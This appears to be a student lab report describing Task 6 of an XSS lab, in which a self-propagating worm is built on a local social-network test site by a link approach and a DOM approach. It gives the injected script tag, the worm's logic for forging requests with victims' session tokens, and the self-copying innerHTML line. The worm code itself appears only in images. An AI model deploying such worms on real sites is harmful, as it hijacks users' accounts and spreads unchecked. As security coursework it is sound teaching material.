

Fig. 7.0 Samy's Updated Profile Page

3.7 Task 6: Writing a Self-Propagating XSS Worm

Link Approach

This approach requires the attacker (Samy) to inject an external URL as such ***<script type="text/javascript" src="http://localhost/task6-link.js"></script>*** into her About Me field of her Edit Profile Page as shown in Fig. 8.0. After which, Samy saves this and waits for a victim to click on her Profile Page for the XSS Worm to self-propagate.

Code Logic

- Craft the external URL to the attacker's server that hosts the malicious script ***task6-link.js*** and url encoded it. This can be seen in the red highlighted box of Fig. 8.1.
- Set the description and access level. Here, we append the encodedURI to the description and this is how the malicious code will be transferred to the victim's Profile Page. This can be seen in the green highlighted box of Fig. 8.1.
- Set name, guid, timestamp and token of the visiting victim by loading from their javascript variables. This can be seen in the brown highlighted box of Fig. 8.1.
- Set target url and craft the content of the GET request by appending the javascript variables in this script. This can be seen in the cyan highlighted box in Fig. 8.1.
- Construct and send the AJAX request if the victim is not Samy (attacker). This can be seen in the purple highlighted box in Fig. 8.1.

We now log in as Alice and ensure that Alice's Profile Page is clean as seen in Fig. 8.2. After visiting Samy's Profile Page, we can see that a GET Request has been sent out to fetch the malicious script ***task6-link.js*** as seen in Fig. 8.3. Once this script is fetched, the script will be run immediately and we see a POST request made by ***task6-link.js*** on behalf of Alice as seen in Fig. 8.4. In Alice's publicly viewable Profile Page, we see "**Samy is my hero**" (Fig. 8.5) and in her About Me Field, we see the self-propagating script tag (Fig. 8.6). This shows that the attack has been successful and the XSS worm has self-propagated to Alice. When Boby visits Alice's Profile Page, the XSS worm self-propagates once more. Boby's Updated Profile Page is seen in Fig. 8.7 and we see the script in Boby's About Me Field in Fig. 8.8.



Fig 8.0 Inject XSS-link approach script tag into Samy's Profile Page



Fig. 8.1 task6-link.js



Fig. 8.2 Alice's Profile before visiting Samy's Profile Page



Fig. 8.3 GET request to fetch ***task6-link.js***



Fig. 8.4 POST request made by ***task6-link.js*** on behalf of Alice



Fig. 8.5 Alice's updated Profile Page viewable by others



Fig. 8.6 Alice's About Me Field



Fig. 8.7 Boby's Updated Profile Page



Fig. 8.8 Boby's About Me Field

DOM Approach

Unlike the link approach, this approach is independent of a 3rd party website. We first craft the malicious code (Fig. 8.9). I saved the code into ***task6-dom.js***. After logging in as Samy and navigating to the Edit Profile Page's About Me Section, we then paste the code into the About Me Field as seen in Fig. 9.0.

Now we log in as Alice and visit her Profile Page to clean up About Me Field from previous tasks before we visit Samy's Profile Page. After which, Alice's browser will send a POST request to update her Profile Page with the XSS DOM worm as seen in Fi. 9.2. After navigating to Alice's Profile Page, we see the same results as in Fig. 9.1. When we enter Alice's Edit Profile and inspect the About Me Field, we can see the XSS worm self-propagated as shown in Fig. 9.3. In Fig 9.4, we see the same result when Boby views Alice's infected Profile Page. This shows that the DOM XSS worm works.

In the code (Fig. 8.9), the only fundamental difference from the link approach's ***task6-link.js*** is the line ***var jsCode = document.getElementById("worm").innerHTML;*** This line gets the entire code of ***task6-dom.js***'s innerHTML code block and copies it into the victim's About Me Section. This is the reason how the XSS worm is able to self-propagate.

